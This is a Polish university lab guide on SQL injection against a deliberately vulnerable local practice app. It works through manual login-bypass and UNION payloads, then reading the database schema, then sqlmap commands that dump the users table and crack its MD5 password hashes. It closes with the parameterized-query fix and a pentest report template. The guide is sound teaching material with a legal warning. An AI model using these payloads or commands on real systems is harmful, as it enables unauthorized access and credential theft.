SQL injection i sqlmap

Instrukcja prowadzi od ręcznego wykrycia wstrzyknięcia SQL w prostej aplikacji do automatycznego odczytu całej bazy danych narzędziem sqlmap. Dotyczy dwóch miejsc, w których aplikacja przyjmuje dane: parametru w adresie URL (metoda GET, wyszukiwarka) oraz pola formularza (metoda POST, logowanie). Na końcu ćwiczenia ten sam atak zostaje powtórzony na wersji poprawionej, w której poprawka całkowicie go blokuje.

SQL injection (wstrzyknięcie SQL) to podatność, w której dane wpisane przez użytkownika zmieniają strukturę zapytania wysyłanego do bazy danych. Przyczyną jest sklejanie zapytania z tekstu: wartość od użytkownika trafia wprost do treści polecenia SQL, więc znaki składni SQL zawarte w tej wartości stają się częścią polecenia.

Po zakończeniu ćwiczenia student potrafi:

- rozpoznać wstrzyknięcie SQL po reakcji aplikacji na znak apostrofu,
- obejść logowanie i odczytać dane innych użytkowników przez ręcznie wpisane zapytanie,
- odczytać nazwy tabel i kolumn z katalogu `information_schema`,
- wykryć i wykorzystać tę samą podatność narzędziem sqlmap dla parametru GET oraz pola POST,
- wskazać poprawkę (zapytanie parametryzowane) i sprawdzić, że usuwa ona podatność,
- opisać znalezisko w formie przyjętej w raporcie z testu penetracyjnego.

Test penetracyjny to kontrolowana próba ataku na system, prowadzona w celu wykrycia podatności. Wymaga on pisemnej zgody właściciela systemu, określającej zakres i termin testów. Te same czynności wykonane bez zgody mogą stanowić przestępstwo (art. 267 Kodeksu karnego). Ćwiczenie dotyczy wyłącznie lokalnej aplikacji pod adresem `http://127.0.0.1:8000`, uruchomionej na własnym komputerze. sqlmap wysyła dziesiątki żądań na sekundę, dlatego wolno go kierować wyłącznie na własną aplikację lub na cel objęty pisemną zgodą. Nie wolno go kierować na inne cele, w szczególności na sieci i systemy AGH.

Spis treści

0. Wymagania 3
1. Jak działa wstrzyknięcie SQL 4
2. Uruchomienie aplikacji 5
3. Część ręczna: obejście logowania (POST) 6
4. Część ręczna: odczyt danych przez wyszukiwarkę (GET) 7
5. Część z sqlmap: automatyzacja 9
6. Poprawka: zapytanie parametryzowane 13
7. Zapis znaleziska w raporcie 14
8. Pytania kontrolne 15

0. Wymagania

Do wykonania ćwiczenia potrzebne jest następujące oprogramowanie:

- **Node.js w wersji 18 lub nowszej**, pobierany ze strony nodejs.org. Node.js to środowisko uruchomieniowe języka JavaScript poza przeglądarką; służy do uruchomienia aplikacji ćwiczeniowej. Poprawność instalacji sprawdza polecenie `node --version`.
- **Python 3.8 lub nowszy**, pobierany ze strony python.org/downloads. Python jest potrzebny do uruchomienia narzędzia sqlmap. W systemie Windows podczas instalacji należy zaznaczyć opcję *Add python.exe to PATH*.
- **sqlmap** – otwarte narzędzie do wykrywania i wykorzystywania wstrzyknięć SQL. Pobiera się je poleceniem `git clone https://github.com/sqlmapproject/sqlmap.git`, a uruchamia poleceniem `python sqlmap.py` z katalogu narzędzia. sqlmap nie wymaga instalacji ani dodatkowych pakietów. Jeśli w systemie nie ma narzędzia Git, sqlmap można pobrać ze strony projektu na GitHubie jako archiwum ZIP (przycisk *Code*, pozycja *Download ZIP*) i rozpakować. Po rozpakowaniu katalog narzędzia nosi nazwę z przyrostkiem, na przykład `sqlmap-master`, i to w nim znajduje się plik `sqlmap.py`.
- **Przeglądarka** dowolnego rodzaju, do wykonania części ręcznej.
- **Pliki aplikacji** z katalogu ćwiczenia: `app.mjs` i `package.json`.

Oprogramowanie z tej listy należy zainstalować przed zajęciami i sprawdzić, że aplikacja uruchamia się poleceniem `npm start`, a sqlmap odpowiada na `python sqlmap.py --version`. Redakcję znaleziska w formie raportu można dokończyć po zajęciach.

1. Jak działa wstrzyknięcie SQL

Aplikacja pyta bazę danych o dane, wysyłając do niej polecenie w języku SQL. Gdy polecenie powstaje przez sklejenie tekstu z wartością od użytkownika, baza otrzymuje jeden napis i nie potrafi odróżnić części napisanej przez programistę od części pochodzącej od użytkownika. Całość parsuje (analizuje składniowo) jako kod SQL.

Podatny fragment aplikacji ćwiczeniowej wygląda następująco (język JavaScript):

```
const sql = "SELECT name, description FROM products WHERE name = '" + name + "'";
const r = await db.query(sql);
```


Zmienna `name` pochodzi z pola wyszukiwarki. Dla zwykłego wyszukiwania, na przykład wartości `Monitor`, baza otrzymuje poprawne zapytanie:

```
SELECT name, description FROM products WHERE name = 'Monitor'
```

Gdy użytkownik wpisze w pole wartość `' OR '1'='1`, baza otrzymuje zapytanie o zmienionej strukturze. Apostrof z wartości zamyka tekst nazwy, a `OR '1'='1'` dodaje warunek zawsze prawdziwy:

```
SELECT name, description FROM products WHERE name = '' OR '1'='1'
```

Warunek jest zawsze spełniony, więc baza zwraca wszystkie wiersze tabeli, a nie tylko pasujące do nazwy. Dane z pola utworzyły nowy warunek. Na tym polega podatność. Wartość przestała być wyłącznie danymi i stała się częścią kodu zapytania.



Rysunek 1. Wartość z pola formularza zostaje wklejona do treści zapytania. Baza otrzymuje jeden napis i analizuje go w całości jako kod SQL, więc apostrof z wartości działa jak apostrof składni.

Znak, który najczęściej ujawnia podatność, to apostrof. W wartości jest zwykłym znakiem, ale w składni SQL zamyka tekst. Jeśli pojedynczy apostrof psuje zapytanie, aplikacja prawdopodobnie skleja je z tekstu.

2. Uruchomienie aplikacji

W katalogu aplikacji wykonaj polecenia:

```
npm install
npm start
```

Pierwsze polecenie pobiera zależności (framework `express` i bazę `@electric-sql/pglite`), drugie uruchamia aplikację. Aplikacja nasłuchuje pod adresem `http://127.0.0.1:8000`. Okno terminala z uruchomioną aplikacją należy pozostawić otwarte do końca ćwiczenia. Polecenia narzędzia sqlmap w dalszej części wykonuje się w osobnym oknie terminala.

Aplikacja używa bazy PostgreSQL działającej w pamięci (biblioteka PGlite). Wszystkie dane są przechowywane w pamięci, dlatego zatrzymanie aplikacji (Ctrl+C) i ponowne uruchomienie przywracają stan początkowy. Baza zawiera dwie tabele: `products` (katalog produktów) oraz `users` (konta użytkowników wraz z hasłami), która jest celem ataku.

Konta testowe (hasła stanowią cel ataku i zostają odczytane w części z sqlmap):

Login	Rola
`alice`	zwykły użytkownik
`bob`	zwykły użytkownik
`admin`	administrator

Hasła są przechowywane w bazie jako skróty MD5 (funkcja skrótu zamienia hasło na ciąg o stałej długości, z którego nie da się wprost odtworzyć hasła). Przechowywanie samych skrótów nie chroni przed wstrzyknięciem SQL: atakujący odczytuje skróty i poddaje je łamaniu offline, porównując skrót hasła z kolejnymi słowami z listy. Łamanie ułatwia słaby dobór hasła, a także sam algorytm skrótu.

> **UWAGA**
>
> MD5 jest przestarzałym i uznanym za niebezpieczny algorytmem skrótu. Jest bardzo szybki do obliczenia i nie używa soli (losowej wartości dołączanej do hasła), więc gotowe narzędzia łamią skróty MD5 masowo. Nie wolno go używać do przechowywania haseł w aplikacjach. Służą do tego wolne, solone funkcje przeznaczone do haseł, takie jak bcrypt, scrypt lub Argon2.
> W ćwiczeniu MD5 wystąpił tylko po to, aby pokazać, jak sqlmap łamie odczytane skróty.

Aplikacja udostępnia dwa podatne miejsca oraz jedną wersję poprawioną:

Adres	Opis
`POST /login`	logowanie; podatne pole `username` (część 3 i 5)
`GET /search?name=`	wyszukiwarka produktów; podatny parametr `name` (część 4 i 5)
`GET /fixed/search?name=`	wyszukiwarka z poprawką, zapytanie parametryzowane (część 6)

3. Część ręczna: obejście logowania (POST)

Logowanie przyjmuje login i hasło z formularza i wstawia oba do zapytania:

```
const sql = "SELECT username, role FROM users WHERE username = '" + username +
            "' AND password = '" + md5(password) + "'";
```

Aplikacja uznaje logowanie za udane, gdy zapytanie zwróci co najmniej jeden wiersz. Celem ataku jest doprowadzenie do zwrócenia wiersza bez znajomości hasła.

W języku SQL dwa myślniki `--` rozpoczynają komentarz: baza ignoruje resztę wiersza. Jeśli w pole login wpisać `admin' --`, zapytanie przyjmie postać:

```
SELECT username, role FROM users WHERE username = 'admin' -- ' AND password = '...'
```

Apostrof zamyka nazwę `admin`, a komentarz `--` usuwa z zapytania cały warunek sprawdzający hasło. Baza zwraca wiersz konta `admin`, więc aplikacja loguje atakującego jako administrator.

> **KROK**
>
> Otwórz w przeglądarce adres `http://127.0.0.1:8000`. W formularzu logowania w polu *Login* wpisz `admin' --` (z apostrofem i spacją po myślnikach), w polu *Hasło* wpisz dowolny tekst i kliknij *Zaloguj*.

> **UWAGA**
>
> Po myślnikach `--` w komentarzu musi wystąpić znak spacji. Łatwo go pominąć, dlatego wartość kończy się spacją: `admin' --`.

Strona potwierdzi zalogowanie jako `admin` z rolą administratora, choć nie podano hasła tego konta. Wartość `' OR '1'='1' --` w polu login daje zbliżony skutek: zwraca pierwszego użytkownika z tabeli i loguje atakującego na jego konto.

Jest to obejście uwierzytelniania o wadze krytycznej. Dowodem do raportu jest treść żądania `POST /login` z wartością pola `username` oraz strona odpowiedzi potwierdzająca zalogowanie.

4. Część ręczna: odczyt danych przez wyszukiwarkę (GET)

Wyszukiwarka przyjmuje nazwę produktu w parametrze `name` w adresie URL i wstawia ją do zapytania. Parametry w adresie URL testuje się wygodnie wprost w pasku adresu przeglądarki.

4.1. Potwierdzenie podatności

> **KROK**
>
> W pasku adresu przeglądarki wpisz adres z pojedynczym apostrofem w wartości:
> `http://127.0.0.1:8000/search?name='`

Aplikacja wyświetli komunikat błędu bazy `unterminated quoted string at or near ...`. Błąd potwierdza, że wartość z parametru trafiła do zapytania i zepsuła jego składnię. Wyświetlanie treści błędów bazy na stronie jest osobnym błędem konfiguracji (tryb debugowania na serwerze produkcyjnym); w tym ćwiczeniu ułatwia obserwację.

> **KROK**
>
> Wpisz adres z warunkiem zawsze prawdziwym (spacje w adresie zapisuje się jako `%20`):
> `http://127.0.0.1:8000/search?name='%20OR%201=1--%20`

Zamiast jednego produktu wyszukiwarka pokaże wszystkie. Odpowiedź różni się od odpowiedzi na zapytanie o nieistniejącą nazwę, co potwierdza wstrzyknięcie.

4.2. Ustalenie liczby kolumn

Aby doczepić do wyniku dane z innej tabeli, trzeba znać liczbę kolumn zwracanych przez zapytanie. Ustala się ją poleceniem `ORDER BY`, zwiększając numer kolumny aż do wystąpienia błędu. Liczba po `ORDER BY` oznacza numer kolumny w wyniku, a błąd pojawia się, gdy numer przekroczy liczbę zwracanych kolumn.

> **KROK**
>
> Wyślij kolejno dwa adresy:
> `http://127.0.0.1:8000/search?name=Monitor'%20ORDER%20BY%202--%20`
> `http://127.0.0.1:8000/search?name=Monitor'%20ORDER%20BY%203--%20`

Pierwszy adres zwraca wynik, drugi kończy się błędem `ORDER BY position 3 is not in select list`. Zapytanie zwraca więc dwie kolumny.

4.3. Doklejenie danych (UNION)

Operator `UNION` łączy wynik zapytania oryginalnego z wynikiem zapytania dopisanego przez atakującego. Oba zapytania muszą zwracać tę samą liczbę kolumn, dlatego dopisane zapytanie ma dwie kolumny.

> **KROK**
>
> Wpisz adres, który dokleja loginy i hasła z tabeli `users`:
> `http://127.0.0.1:8000/search?name='%20UNION%20SELECT%20username,password%20FROM%20users--%20`

Lista wyników pokaże loginy i skróty haseł wszystkich kont, w tym konta administratora. Dane z tabeli `users` pojawiły się w wynikach wyszukiwarki produktów. Odczytane skróty można następnie złamać, co pokazuje część z sqlmap.

Dowodem do raportu jest adres żądania UNION wraz z fragmentem odpowiedzi, w którym widać loginy i skróty haseł kont. Warto zapisać je w tym miejscu, przed przejściem do kolejnego kroku.

4.4. Odczyt schematu bazy (information_schema)

Powyższe zapytanie zadziałało, ponieważ nazwy tabeli i kolumn (`users`, `username`, `password`) były znane. W rzeczywistej aplikacji atakujący ich nie zna, ale baza sama je udostępnia. Każda baza SQL prowadzi katalog systemowy `information_schema` z nazwami wszystkich tabel i kolumn. Katalog jest zbiorem tabel, więc odczytuje się go tym samym wstrzyknięciem UNION.

Atak przebiega w trzech krokach: najpierw nazwy tabel, potem kolumny wybranej tabeli, na końcu dane. Kolumna `NULL` dopełnia liczbę kolumn do wymaganych dwóch.

```
# 1. nazwy tabel aplikacji
.../search?
name='%20UNION%20SELECT%20table_name,NULL%20FROM%20information_schema.tables%20WHERE%20table_schema='public'--
%20

# 2. kolumny tabeli users
.../search?
name='%20UNION%20SELECT%20column_name,NULL%20FROM%20information_schema.columns%20WHERE%20table_name='users'--
%20

# 3. dane (nazwy ustalone w krokach 1 i 2)
.../search?name='%20UNION%20SELECT%20username,password%20FROM%20users--%20
```

Krok pierwszy ujawnia tabele `products` i `users`, krok drugi kolumny `id`, `username`, `password` i `role` (kolejność kolumn w wyniku może być inna, znaczenie ma zbiór nazw), a krok trzeci odczytuje konta. Wniosek: ukrycie nazw tabel nie jest zabezpieczeniem, bo przy działającym wstrzyknięciu schemat bazy jest jawny.

5. Część z sqlmap: automatyzacja

Ręczny odczyt danych jest możliwy, ale pracochłonny, zwłaszcza gdy aplikacja nie wyświetla wyniku zapytania wprost. sqlmap wykonuje to automatycznie. Wykrywa wstrzyknięcie, rozpoznaje rodzaj bazy danych i odczytuje jej zawartość. W audycie potwierdza podatność i pokazuje jej skalę. Narzędzie nie zastępuje zrozumienia mechanizmu. Bez niego tester jedynie obsługuje program i nie potrafi ocenić, co raportuje.

Polecenia poniżej uruchamia się z katalogu, do którego sklonowano sqlmap, poleceniem `python sqlmap.py` wraz z przełącznikami. Najważniejsze z nich:

Przełącznik	Znaczenie
`-u "ADRES"`	cel podany jako adres URL (dla parametrów GET)
`-r PLIK`	cel wczytany z pliku z zapisanym żądaniem HTTP (dla formularzy POST)
`--batch`	przyjmuj odpowiedzi domyślne, bez pytania użytkownika
`--level=1..5`	liczba sprawdzanych miejsc i wariantów (więcej = dokładniej, wolniej)
`--risk=1..3`	dopuszczalny poziom ryzyka testów (3 obejmuje testy mogące zmienić dane)
`--threads=N`	liczba równoległych żądań (przyspiesza odczyt na ślepo)
`--tables`, `--dump`	wypisz nazwy tabel; odczytaj zawartość tabeli
`-D`, `-T`	wskaż schemat (bazę) i tabelę do odczytu

5.1. Wykrycie podatności w parametrze GET

KROK

Uruchom sqlmap na adresie wyszukiwarki z dowolną poprawną wartością parametru:


```
python sqlmap.py -u "http://127.0.0.1:8000/search?name=Monitor" --batch
```

sqlmap zgłosi parametr `name` jako podatny i wypisze wykryte techniki:

```
Parameter: name (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Type: error-based
    Title: PostgreSQL AND error-based - WHERE or HAVING clause
    Type: time-based blind
    Title: PostgreSQL > 8.1 AND time-based blind
    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns

web application technology: Express
back-end DBMS: PostgreSQL
```

Są to cztery techniki wstrzyknięcia omówione na wykładzie. sqlmap sprawdził je kolejno i ustalił, że bazą jest PostgreSQL, a aplikacja działa na serwerze Express. Technika czasowa (`time-based blind`) opiera się na funkcji `PG_SLEEP`: prawdziwy warunek opóźnia odpowiedź, a sqlmap odczytuje wynik z czasu. Technika na ślepo typu tak/nie (`boolean-based blind`) rozróżnia prawdę i fałsz po różnicy w treści odpowiedzi. Obie działają także wtedy, gdy aplikacja nie wyświetla wyniku zapytania. Technika oparta na błędzie (`error-based`) odczytuje dane wprost z treści komunikatu błędu bazy, o ile aplikacja ten komunikat wyświetla, jak w trybie debugowania tej aplikacji.



Zrzut 1. Wynik działania sqlmap dla parametru GET. Narzędzie potwierdziło cztery techniki wstrzyknięcia oraz rozpoznało bazę PostgreSQL i serwer Express.

5.2. Odczyt zawartości bazy


> **KROK**
>
> Wypisz tabele w schemacie `public` i odczytaj zawartość tabeli `users`:
>
> ```
> python sqlmap.py -u "http://127.0.0.1:8000/search?name=Monitor" --batch -D public --tables
> python sqlmap.py -u "http://127.0.0.1:8000/search?name=Monitor" --batch -D public -T users --dump
> ```

Przełącznik `--tables` wypisuje nazwy tabel, a `--dump` odczytuje całą tabelę. Wskazanie schematu `-D public` ogranicza wynik do tabel aplikacji; bez niego sqlmap wypisuje także kilkadziesiąt tabel systemowych PostgreSQL.

Odczytane hasła są skrótami MD5. sqlmap rozpoznaje format skrótu i w trybie `--batch` od razu próbuje go złamać, porównując skróty ze słowami z wbudowanej listy. Słabe hasła łamie w kilka sekund, a wynik dopisuje w nawiasie obok skrótu:

```
[INFO] recognized possible password hashes in column 'password'
[INFO] starting dictionary-based cracking (md5_generic_passwd)
[INFO] cracked password 'football' for user 'bob'
[INFO] cracked password 'letmein' for user 'admin'
[INFO] cracked password 'sunshine' for user 'alice'
Database: public
Table: users
[3 entries]
+----+-------+----------------------------------------------+----------+
| id | role  | password                                     | username |
+----+-------+----------------------------------------------+----------+
| 1  | user  | 0571749e2ac330a7455809c6b0e7af90 (sunshine) | alice    |
| 2  | user  | 37b4e2d82900d5e94b8da524fbeb33c0 (football) | bob      |
| 3  | admin | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | admin    |
+----+-------+----------------------------------------------+----------+
```

Narzędzie samodzielnie odpytało `information_schema`, ustaliło kolumny tabeli `users`, odczytało wszystkie wiersze i złamało skróty haseł, w tym hasło administratora. Są to te same kroki, które w części ręcznej wykonano pojedynczymi zapytaniami, uzupełnione o łamanie skrótów. Hasło złożone z losowych znaków nie znalazłoby się na liście i pozostałoby nieodczytane; chroni to jednak tylko samo hasło, nie usuwa wstrzyknięcia.



Zrzut 2. Odczyt tabeli `users`. sqlmap rozpoznał skróty MD5, złamał je z użyciem wbudowanej listy i obok każdego skrótu dopisał odtworzone hasło.

5.3. Przykład przez POST (formularz logowania)

Danych wysyłanych metodą POST nie widać w adresie URL, dlatego dla formularza wygodniej jest podać sqlmapowi całe żądanie HTTP zapisane w pliku. Żądanie można pobrać z Burpa (zakładka *Proxy*, podzakładka *HTTP history*: na żądaniu `POST /login` kliknij prawym przyciskiem i wybierz *Copy to file*), albo użyć gotowego pliku `request1.txt` dołączonego do ćwiczenia. Plik zawiera zwykłe żądanie logowania:

```
POST /login HTTP/1.1
Host: 127.0.0.1:8000
Content-Type: application/x-www-form-urlencoded

username=admin&password=x
```

KROK


Uruchom sqlmap na zapisanym żądaniu, wskazując pole `username`:

```
python sqlmap.py -r request1.txt -p username --level=5 --risk=3 --batch --threads=4 -D public --tables
```

Po potwierdzeniu podatności odczytaj tabelę `users`, zamieniając na końcu `--tables` na `-T users --dump`.

Plik `request1.txt` znajduje się w katalogu ćwiczenia, a polecenie sqlmap uruchamia się z katalogu narzędzia. Do pliku należy wtedy podać pełną ścieżkę, na przykład `-r C:\sciezka\do\cwiczenia\request1.txt`, albo skopiować plik do katalogu, z którego uruchamiane jest sqlmap.

Przełącznik `-r` wczytuje cel z pliku, a `-p username` wskazuje pole do testowania. Podwyższone wartości `--level=5` i `--risk=3` każą sprawdzić więcej wariantów wstrzyknięcia, `--threads=4` przyspiesza odczyt na ślepo. Wyższe wartości `--level` i `--risk` mogą wydłużyć test nawet do kilku minut, ponieważ sqlmap sprawdza także techniki czasowe; do samego wykrycia tej podatności wystarcza `--level=2`. sqlmap zgłosi pole `username` jako podatne i odczyta tabelę `users` tak samo jak dla parametru GET. Różnica między oboma wywołaniami dotyczy wyłącznie sposobu przesłania danych: GET umieszcza je w adresie, POST w treści żądania. Sama podatność jest w obu miejscach taka sama.



Zrzut 3. Atak przez formularz logowania. sqlmap wczytał żądanie `POST /login` z pliku, potwierdził podatność pola `username` i wypisał tabele schematu `public`.


> **UWAGA**
>
> sqlmap zapisuje stan sesji i pobrane dane w katalogu domowym użytkownika (w systemie Windows w `%LOCALAPPDATA%\sqlmap\output`). Ponowne uruchomienie na tym samym celu korzysta z zapisanego stanu. Przełącznik `--flush-session` rozpoczyna test od początku. Po zakończeniu ćwiczenia katalog `output` należy usunąć, ponieważ zawiera odczytane dane i złamane hasła.

6. Poprawka: zapytanie parametryzowane

Wszystkie powyższe ataki blokuje jedna zmiana: zamiast sklejać zapytanie z tekstu, przekazuje się bazie osobno szablon zapytania i osobno wartość. Mechanizm ten nazywa się zapytaniem parametryzowanym (ang. *parameterized query* albo *prepared statement*). W aplikacji ćwiczeniowej wersja poprawiona pod adresem `/fixed/search` wygląda następująco:

```
const r = await db.query(
  "SELECT name, description FROM products WHERE name = $1",
  [name]
);
```

Znak `$1` to miejsce na wartość w szablonie zapytania. Wartość `name` przekazuje się osobno, w tablicy. Baza najpierw analizuje szablon i ustala strukturę zapytania (jedna tabela, jeden warunek), a dopiero potem podstawia wartość. Struktura jest już wtedy ustalona, więc apostrof i słowo `OR` w wartości są zwykłymi znakami, a nie składnią.



Rysunek 2. Szablon i wartość docierają do bazy osobno. Struktura zapytania powstaje z samego szablonu, więc wartość nie może jej zmienić. Wartość dociera w niezmienionej postaci, tylko poza tekstem zapytania.

KROK

Powtórz atak na wersji poprawionej:

`http://127.0.0.1:8000/fixed/search?name='%20OR%201=1--%20`

Następnie uruchom na niej sqlmap:

```
python sqlmap.py -u "http://127.0.0.1:8000/fixed/search?name=Monitor" --batch
```

Adres z warunkiem `OR 1=1` zwróci pustą listę: baza szuka produktu o nazwie dosłownie `' OR 1=1--`, nie znajduje go i zwraca pusty wynik. sqlmap po serii testów zgłosi, że parametr nie jest podatny. Poprawka nie usuwa ani nie zmienia żadnych znaków w wartości; wartość dociera do bazy w całości, ale osobnym kanałem, poza treścią zapytania.

Zapytanie parametryzowane jest podstawowym i wystarczającym zabezpieczeniem przed wstrzyknięciem SQL. Udostępnia je każda biblioteka dostępu do bazy. Samodzielne filtrowanie lub usuwanie znaków z wartości jest zawodne i nie zastępuje parametryzacji.

7. Zapis znaleziska w raporcie

Znalezisko opisuje się według jednego schematu:

1. Tytuł i identyfikator, np. „F-01. Wstrzyknięcie SQL w wyszukiwarce produktów”.
2. Lokalizacja: metoda, endpoint (punkt końcowy API) i parametr, np. `GET /search`, parametr `name`.
3. Opis: na czym polega błąd i jaki skutek może wywołać.
4. Kategoria według OWASP Top 10 oraz numer CWE. OWASP Top 10 to publikowana przez fundację OWASP lista najczęstszych kategorii zagrożeń aplikacji webowych; CWE (Common Weakness Enumeration) to katalog typów słabości oprogramowania. Wstrzyknięcie SQL to `A03:2021 Injection` oraz `CWE-89`.
5. Waga z jednozdaniowym uzasadnieniem opisującym skutek dla właściciela systemu.
6. Kroki odtworzenia: numerowana lista czynności, która pozwala innej osobie powtórzyć test.
7. Dowód: żądanie i odpowiedź skopiowane jako tekst, skrócone do istotnych wierszy, lub polecenie sqlmap wraz z fragmentem wyniku.
8. Rekomendacja: zmiana po stronie serwera, która usuwa przyczynę błędu.

Przykład dowodu dla wstrzyknięcia w wyszukiwarce:

```
